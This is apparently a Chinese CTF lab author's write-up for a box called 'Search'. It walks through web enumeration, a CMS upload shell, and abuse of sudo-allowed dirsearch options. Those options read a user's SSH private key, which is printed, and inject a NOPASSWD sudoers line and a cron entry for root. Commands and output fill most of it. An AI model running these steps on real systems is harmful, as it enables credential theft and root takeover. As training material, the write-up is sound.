
[+] Url:                http://192.168.6.140/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8
[+] Extensions:        php,html,txt,log,bak,zip
[+] Timeout:            10s
=====

Starting gobuster in directory enumeration mode
=====

/index                (Status: 200) [Size: 80684]
/index.php            (Status: 200) [Size: 80676]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.6.140/uploads/]
/admin                (Status: 301) [Size: 314] [--> http://192.168.6.140/admin/]
/static               (Status: 301) [Size: 315] [--> http://192.168.6.140/static/]
/assets               (Status: 301) [Size: 315] [--> http://192.168.6.140/assets/]
/php                  (Status: 200) [Size: 58255]
/java                 (Status: 200) [Size: 64546]
/install.php          (Status: 200) [Size: 94]
/api                  (Status: 301) [Size: 312] [--> http://192.168.6.140/api/]
/javascript            (Status: 200) [Size: 62968]
/Java                 (Status: 200) [Size: 64546]
/robots.txt           (Status: 200) [Size: 25]
/setup.txt            (Status: 200) [Size: 18]
/JavaScript            (Status: 200) [Size: 62969]
Progress: 19867 / 1543913 (1.29%)
```

通过 setup.txt admin: MazeSec2025 进入后台，复现 <https://github.com/liufee/cms/issues/70>






读取公钥

```
touch /tmp/111
chmod 777 /tmp/111
sudo -u 7r1umphk dirsearch -u http://127.0.0.1/ -w
/home/7r1umphk/.ssh/authorized_keys --log=/tmp/111
```

可以看出是 ed25519 算法生成



尝试读取私钥

```
rm /tmp/111
touch /tmp/111
chmod 777 /tmp/111
sudo -u 7r1umphk dirsearch -u http://127.0.0.1/ -w
/home/7r1umphk/.ssh/id_ed25519 --log=/tmp/111 -t 1
```

并发扫描，读取私钥的行顺序有点乱了，可以指定线程数为1，拼接出完整私钥


```
-----BEGIN OPENSsh PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLMmwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg
AwAAAAtzc2gtZWQyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLMmwVG0ukYvKa4mMkYsmWyA
AAAECPxiP0hGT4048HAKewgImNjSaDrr8tXi1W+iNEP7eAS32uUbVOyxF8xzVaY+wqMcub
DBUs6Ri8priYyRiYzBIAAADzdymXVtcGhrQFNlYXJjaAECAwQFBg==
-----END OPENSsh PRIVATE KEY-----
```

```
1 kali 2 kali 3 kali 4 kali 5 kali 6 C:\Windows\System... +
npc@192.168.6.101:22
[08:15:16] Starting:
Task Completed
www-data@Search:/tmp$ cat /tmp/111
2025-12-07 08:15:16,265 [INFO] "GET http://127.0.0.1/" 200 - 14248B
2025-12-07 08:15:16,288 [INFO] "GET http://127.0.0.1/" 200 - 14246B
2025-12-07 08:15:16,308 [INFO] "GET http://127.0.0.1/46EaTc" 404 - 32966B
2025-12-07 08:15:16,317 [INFO] "GET http://127.0.0.1/NSbVIZ" 404 - 32966B
2025-12-07 08:15:16,331 [INFO] "GET http://127.0.0.1/.Znlpbr" 404 - 32967B
2025-12-07 08:15:16,340 [INFO] "GET http://127.0.0.1/.SSmyL0" 404 - 32967B
2025-12-07 08:15:16,354 [INFO] "GET http://127.0.0.1/C1v8CJ/" 404 - 32967B
2025-12-07 08:15:16,363 [INFO] "GET http://127.0.0.1/2DAWitw/" 404 - 32967B
2025-12-07 08:15:16,377 [INFO] "GET http://127.0.0.1/68xQUI.php" 404 - 32970B
2025-12-07 08:15:16,387 [INFO] "GET http://127.0.0.1/Tjeaok.php" 404 - 32970B
2025-12-07 08:15:16,401 [INFO] "GET http://127.0.0.1/qOpv2u.aspx" 404 - 32971B
2025-12-07 08:15:16,411 [INFO] "GET http://127.0.0.1/UiND5P.aspx" 404 - 32971B
2025-12-07 08:15:16,425 [INFO] "GET http://127.0.0.1/nGSV62.jsp" 404 - 32970B
2025-12-07 08:15:16,435 [INFO] "GET http://127.0.0.1/Ae7vAm.jsp" 404 - 32970B
2025-12-07 08:15:16,449 [INFO] "GET http://127.0.0.1/iobKde.html" 404 - 32971B
2025-12-07 08:15:16,459 [INFO] "GET http://127.0.0.1/aOm9ZW.html" 404 - 32971B
2025-12-07 08:15:16,472 [INFO] "GET http://127.0.0.1/T3eZkx.js" 404 - 32969B
2025-12-07 08:15:16,483 [INFO] "GET http://127.0.0.1/bp2pk1.js" 404 - 32969B
2025-12-07 08:15:16,515 [INFO] "GET http://127.0.0.1/-----BEGIN%20OPENSSH%20PRIVATE%20KEY-----" 404 - 32995B
2025-12-07 08:15:16,542 [INFO] "GET http://127.0.0.1/b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW" 404 - 33030B
2025-12-07 08:15:16,582 [INFO] "GET http://127.0.0.1/AAAECPxiP0hGT4048HAKewgImNjSaDrr8tXi1W+iNEP7eAS32uUbVOyxF8xzVaY+wqMcub" 404 - 33030B
2025-12-07 08:15:16,600 [INFO] "GET http://127.0.0.1/QyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLMmwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvg" 404 - 33030B
2025-12-07 08:15:16,643 [INFO] "GET http://127.0.0.1/DBUs6Ri8priYyRiYzBIAAADzdymXVtcGhrQFNlYXJjaAECAwQFBg==" 404 - 33016B
2025-12-07 08:15:16,662 [INFO] "GET http://127.0.0.1/AwAAAAtzc2gtZWQyNTUxOQAAACB9r1G1TssRfMc1WmPsKjHLMmwVG0ukYvKa4mMkYsmWyA" 404 - 33030B
2025-12-07 08:15:16,684 [INFO] "GET http://127.0.0.1/-----END%20OPENSSH%20PRIVATE%20KEY-----" 404 - 32993B
www-data@Search:/tmp$
```

```
(npc@kali)-[~/test]
$ ssh 7r1umphk@192.168.6.140 -i 111
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux Search 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 7 08:29:26 2025 from 192.168.6.101
7r1umphk@Search:~$
```

sudo 配置文件有容错性，构造个 sudo 给 7r1umphk

另外你还可以选择尝试控制输出写入公钥，如果靶机是 alpine，你还可以尝试 定时任务。

```
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL
```

构造 payload

```
rm /tmp/222
touch /tmp/222
chmod 777 /tmp/222
sudo -u root dirsearch -u http://127.0.0.1/ -o /etc/sudoers.d/sbash --
format=plain --log='
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL
'
```

```
7r1umphk@Search:/tmp$ sudo -l
/etc/sudoers.d/sbash:5:14: syntax error
200 12KB http://127.0.0.1/php
      ^~~~
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
    (ALL : ALL) NOPASSWD: ALL
7r1umphk@Search:/tmp$ sudo bash
/etc/sudoers.d/sbash:5:14: syntax error
200 12KB http://127.0.0.1/php
      ^~~~
root@Search:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Search:/tmp#
```

13、出题人分享（可选）

靶机构建之前，相信你已经有了完整的思路，你是否愿意分享更多细节让选手在靶机截至后了解这个靶机？

- 01、靶机灵感：最近学习到什么新的骚姿势让你迫不及待构建一台靶机与群友分享，或者你希望构建一台靶机让群友学到什么新东西？
- 02、靶机用户：这个靶机都有哪些用户？
- 03、靶机细节：分享下这台靶机的细节。
- 04、攻击流程简述：简单讲讲攻击流程。
- 05、靶机重点：你最想让选手学到的点是什么？
- 06、选手卡点：你觉得选手可能会卡在哪些点？
- 07、可行测试：你能否在本地环境成功测试？
- 08、靶机名称：这个靶机名字有什么故事吗？

01、靶机灵感

前段时间老夜出了 spiteful 靶机，其中最后的提权点是 rkhunter 工具的参数功能挖掘，有群友通过配置文件执行脚本拿到了提权，比较优雅。我通过挖掘 rkhunter 工具的参数，观察工具写入日志的行为，发现日志似乎可控，于是有了控制日志内容写入，在日志数据格式不完全可控条件下，可以构造出部分一行或多行可控内容，另外我总结了三种写入内容不完全可控下的提权：1、写入一行公钥，2、定时任务，3、sudoers.d 授权文件，具体看[利用配置文件内容容错性实现权限提升的三种方式](#)

在老夜这个靶机的启发下，我深入挖掘了一下 dirsearch 的参数功能，发现它也存在类似的写入内容不完全可控的场景，于是我设计了这个靶机，让选手通过挖掘 dirsearch 的参数功能实现提权。

02、靶机用户

- www-data (web 入口)
- 7r1umphk (关键用户)
- root

03、靶机细节

1、入口选择了 Github 上一个开源 CMS 框架，通过常规端口扫描即可发现 80 端口，再结合指纹/标题/路径信息可以识别出是 Feehi CMS。

Feehi CMS地址: <https://github.com/liufee/cms>

文件上传getshell issue地址: <https://github.com/liufee/cms/issues/70>

2、给www-data用户授予了sudo -u 7r1umphk 权限，利用 dirsearch 的 `-w` 参数指定 7r1umphk 用户私钥作为字典，让 dirsearch 以 7r1umphk 身份读取该文件，并通过 `--log` 参数把每一行内容拼接到请求 URL 中写入日志文件，从而间接泄露 7r1umphk 的私钥内容。（甜品级利用）

利用条件：

- 1、任意web站点
- 2、任意文件读取
- 3、存在可写可读目录 (/tmp)
- 4、使用--log参数指定可读文件

演示（节选部分）：

```
└─(npc@kali)-[~/test]
└─$ touch /tmp/dirsearch.log && chmod 777 /tmp/dirsearch.log

└─(npc@kali)-[~/test]
└─$ dirsearch -u http://127.0.0.1/ -w /etc/passwd --log=/tmp/dirsearch.log

└─(npc@kali)-[~/test]
└─$ cat /tmp/dirsearch.log
2025-12-07 01:36:13,771 [INFO] "GET
http://127.0.0.1/mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,773 [INFO] "GET
http://127.0.0.1/bin:x:2:2:bin:/bin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,775 [INFO] "GET
http://127.0.0.1/nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" 404
- 335B
2025-12-07 01:36:13,777 [INFO] "GET
http://127.0.0.1/root:x:0:0:root:/root:/usr/bin/zsh" 404 - 335B
2025-12-07 01:36:13,778 [INFO] "GET
http://127.0.0.1/sync:x:4:65534:sync:/bin:/bin/sync" 404 - 335B
```

```

2025-12-07 01:36:13,752 [DEBUG] Skipped the second test for "/*.*.js"
2025-12-07 01:36:13,771 [INFO] "GET http://127.0.0.1/mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,773 [INFO] "GET http://127.0.0.1/bin:x:2:2:bin:/bin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,775 [INFO] "GET http://127.0.0.1/nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,777 [INFO] "GET http://127.0.0.1/root:x:0:0:root:/root:/usr/bin/zsh" 404 - 335B
2025-12-07 01:36:13,778 [INFO] "GET http://127.0.0.1/sync:x:4:65534:sync:/bin:/bin/sync" 404 - 335B
2025-12-07 01:36:13,779 [INFO] "GET http://127.0.0.1/man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,783 [INFO] "GET http://127.0.0.1/sys:x:3:3:sys:/dev:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,786 [INFO] "GET http://127.0.0.1/strongswan:x:104:65534:/var/lib/strongswan:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,790 [INFO] "GET http://127.0.0.1/backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,791 [INFO] "GET http://127.0.0.1/lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,793 [INFO] "GET http://127.0.0.1/dhcpd:x:100:65534:DHCPC%20Client%20Daemon,,,:/usr/lib/dhcpd:/bin/false" 404 - 335B
2025-12-07 01:36:13,794 [INFO] "GET http://127.0.0.1/list:x:38:38:Mail%20List%20Manager:/var/list:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,795 [INFO] "GET http://127.0.0.1/_apt:x:42:65534:/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,797 [INFO] "GET http://127.0.0.1/games:x:5:60:games:/usr/games:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,799 [INFO] "GET http://127.0.0.1/systemd-timesync:x:992:992:systemd%20Time%20Synchronization:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,801 [INFO] "GET http://127.0.0.1/mysql:x:102:102:MariaDB%20Server,,,:/nonexistent:/bin/false" 404 - 335B
2025-12-07 01:36:13,802 [INFO] "GET http://127.0.0.1/proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,805 [INFO] "GET http://127.0.0.1/www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,807 [INFO] "GET http://127.0.0.1/uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,808 [INFO] "GET http://127.0.0.1/irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,812 [INFO] "GET http://127.0.0.1/_galera:x:101:65534:/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,814 [INFO] "GET http://127.0.0.1/systemd-network:x:998:998:systemd%20Network%20Management:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,815 [INFO] "GET http://127.0.0.1/tss:x:103:103:TPM%20software%20stack,,,:/var/lib/tpm:/bin/false" 404 - 335B
2025-12-07 01:36:13,816 [INFO] "GET http://127.0.0.1/daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,817 [INFO] "GET http://127.0.0.1/news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,823 [INFO] "GET http://127.0.0.1/_gophish:x:105:105:/var/lib/gophish:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,827 [INFO] "GET http://127.0.0.1/iodine:x:106:65534:/run/iodine:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,829 [INFO] "GET http://127.0.0.1/messagebus:x:107:106:/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,830 [INFO] "GET http://127.0.0.1/tcpdump:x:108:107:/nonexistent:/usr/sbin/nologin" 404 - 335B
2025-12-07 01:36:13,836 [INFO] "GET http://127.0.0.1/miredo:x:109:65534:/var/run/miredo:/usr/sbin/nologin" 404 - 335B

```

3、重命名 root.txt，避免被猜中常规路径 `/root/root.txt`，迫使选手挖掘其他参数功能，回家的诱惑 (`/root/`)

4、给 7r1umphk 用户授予了 `sudo -u root` 权限，利用 `dirsearch -o` 参数指定一个输出文件，再利用 `format` 参数指定输出格式为 `plain`，这会记录 `dirsearch` 的扫描结果/运行信息，包括 `dirsearch` 的命令启动参数，如果可以在启动命令行参数里插入一段单行可控的 payload（例如一条 `sudo` 授权行或一条公钥），就可以把这段内容写入公钥、`sudoers.d/` 实现提权，后续如何利用就随意了。

利用条件：

- 1、构造可控web站点，确保 `dirsearch` 默认字典可以扫到东西，扫到东西才会生成输出文件
- 2、利用 `-o` 参数控制任意文件
- 3、使用 `-format` 参数指定输出类型为 `plain`，这个类型下，会记录 `dirsearch` 的启动命令行参数
- 4、使用 `--log` 参数值控制写入内容

演示：

```

└─(npc@kali)-[~/test]
└─$ dirsearch -u http://127.0.0.1/ -o 2.txt --format=plain --log '
* * * * * root /bin/bash -c whoami'

Output File: 2.txt
Log File: /home/npc/test/
* * * * * root /bin/bash -c whoami

Target: http://127.0.0.1/

[01:26:07] Starting:
[01:26:10] 200 - 183B - /2.txt
CTRL+C detected: Pausing threads, please wait...

└─(npc@kali)-[~/test]
└─$ cat 2.txt
# Dirsearch started Sun Dec 7 01:26:10 2025 as: /home/npc/.local/bin/dirsearch -
u http://127.0.0.1/ -o 2.txt --format=plain --log
* * * * * root /bin/bash -c whoami

200 183B http://127.0.0.1/2.txt

```

补充细节：dirsearch 运行过程真的会把启动命令行的文件和目录创建出来，但是不重要

```
(npc@kali) - [~/test]
└─$ ls
'$'\n''111' '$'\n''* * * * * root '
```

```
(npc@kali) - [~/test/test]
└─$ dirsearch -u http://127.0.0.1/ -o 2.txt --format=plain --log '
quote> 111'
/home/npc/.local/share/pipx/venvs/dirsearch/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pk
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early
ackage or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3.post1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: 2.txt

Log File: /home/npc/test/test/
111

Target: http://127.0.0.1/

[16:58:02] Starting:
[16:58:05] 200 - 15B - /1.txt
[16:58:05] 200 - 173B - /2.txt
CTRL+C detected: Pausing threads, please wait...

Task Completed
```

```
(npc@kali) - [~/test/test]
└─$ cat 2.txt
# Dirsearch started Thu Dec 4 16:58:05 2025 as: /home/npc/.local/bin/dirsearch -u http://127.0.0.1/ -o 2.txt --format=plain --log
111

200 15B http://127.0.0.1/1.txt
200 173B http://127.0.0.1/2.txt

(npc@kali) - [~/test/test]
└─$
```

04、攻击流程简述

通过 CMS 文件上传漏洞拿到 www-data shell

利用 dirsearch 读取 7r1umphk 用户私钥

7r1umphk 用户利用 dirsearch 利用文件写提权

05、靶机重点

挖掘 dirsearch 文件写功能的潜力，重点是 -w、-o、-format、-log 参数的配合使用

-w：指定扫描字典文件（这里被用来读取任意文件）

-o：控制任意位置写入文件

--format：控制写入文件的内容格式

--log：控制写入文件的内容

06、选手卡点

分析选手预期可能卡在哪里。

1、依赖单一工具 dirsearch，dirsearch 默认扫描字典不包含 后台密码备份文件 setup.txt，选手未尝试其他常见字典，无法进入后台。

2、选手尝试爆破登录后台 admin 用户密码，密码是 MazeSec2025，非常见弱口令，爆破无果，无法进入后台。

- 3、选手未对 CMS 指纹特征进行信息收集及利用，没有在 Github 找到该开源 CMS 项目及 issue 中披露的文件上传 getshell 方案，尝试自主挖掘 CMS 框架漏洞，无果。
- 4、选手通过 issue 披露的方案拿到 www-data shell 后，没有稳定优化 shell 环境，可能存在一些命令交互问题。
- 5、选手未挖掘 dirsearch 的读取字典功能，错失文件读取机会。
- 6、选手尝试读取默认 id_rsa 私钥，未考虑到可能存在其他算法的私钥文件，如果 id_ed25519，错失提升到 7r1umphk 用户的机会。
- 7、选手拿到 7r1umphk 用户 shell 后，未挖掘 dirsearch 的写入功能，仍使用读取功能，读取 shadow 文件，爆破 root 用户密码，root 密码复杂度较高，爆破无果。
- 8、选手发现 dirsearch 有写入功能，但未考虑到写入内容不完全可控的场景及 dirsearch 工具参数测试不充分，无法构造出可利用的 payload。

读取功能挖掘：

- 1、任意web站点
- 2、任意文件读取
- 3、存在可写可读目录 (/tmp)
- 4、使用--log参数指定可读文件

写入功能挖掘：

- 1、构造可控web站点，确保dirsearch默认字典可以扫到东西，扫到东西时才会生成输出文件
- 2、利用 -o 参数控制任意文件
- 3、使用 -format 参数指定输出类型为plain，这个类型下，会记录 dirsearch 的启动命令行参数
- 4、使用 --log 参数值控制写入内容，单引号构造换行

07、可行测试

出题人本地测试可行

08、靶机名称

Search 靶机，靶机重点使用了 dirsearch 工具以及入口处 cms 考察的开源情报收集能力，所以给靶机取名 Search。

小故事：



14、遇到的问题

问题1：靶机 apache 默认未启用 rewrite 模块

非预期：完成以上配置重启apache后，配置的工作目录 `/var/www/html/frontend/web` 没有生效

原因：因为启用了包含 RewriteEngine 的 VirtualHost 配置，但未启用 rewrite 模块，导致配置语法检查不通过，`apache2ctl configtest` 报错，服务无法正常加载新的站点配置；

结果就是：访问时仍然落在原来默认的 DocumentRoot `/var/www/html`，看起来像是“新配置没生效”。（具体表现取决于当时服务是否已经在运行：可能直接启动失败，也可能继续使用旧的配置。）

问题2：靶机默认无 MySQL 服务

现象：CMS 页面报 PDO 异常，提示连接 MySQL 失败。

原因：模板系统没有内置 MySQL 服务，需要额外部署；同时 `/run` 是 tmpfs，早期用

`/var/run/mysqld` 手动建目录的方式，重启后目录会消失，导致 Yii2 报 "No such file or directory"。

最终做法：采用二进制部署 + systemd 的 `RuntimeDirectory=mysqld` 管理 `/run/mysqld`，具体步骤见前文「安装 MySQL 数据库」小节。

问题3：CMS 部署时未使用域名

现象：靶机在构建时硬编码了 IP，在分发给选手时出现部分资源加载问题。

原因：CMS 部署时未使用域名，导致部分资源加载失败。

解决方案：

- 1、在靶机 `/etc/hosts` 里添加域名映射 `127.0.0.1 example.com`
- 2、apache 配置文件里添加 `ServerName example.com`
- 3、CMS 部署时使用 `example.com` 作为站点域名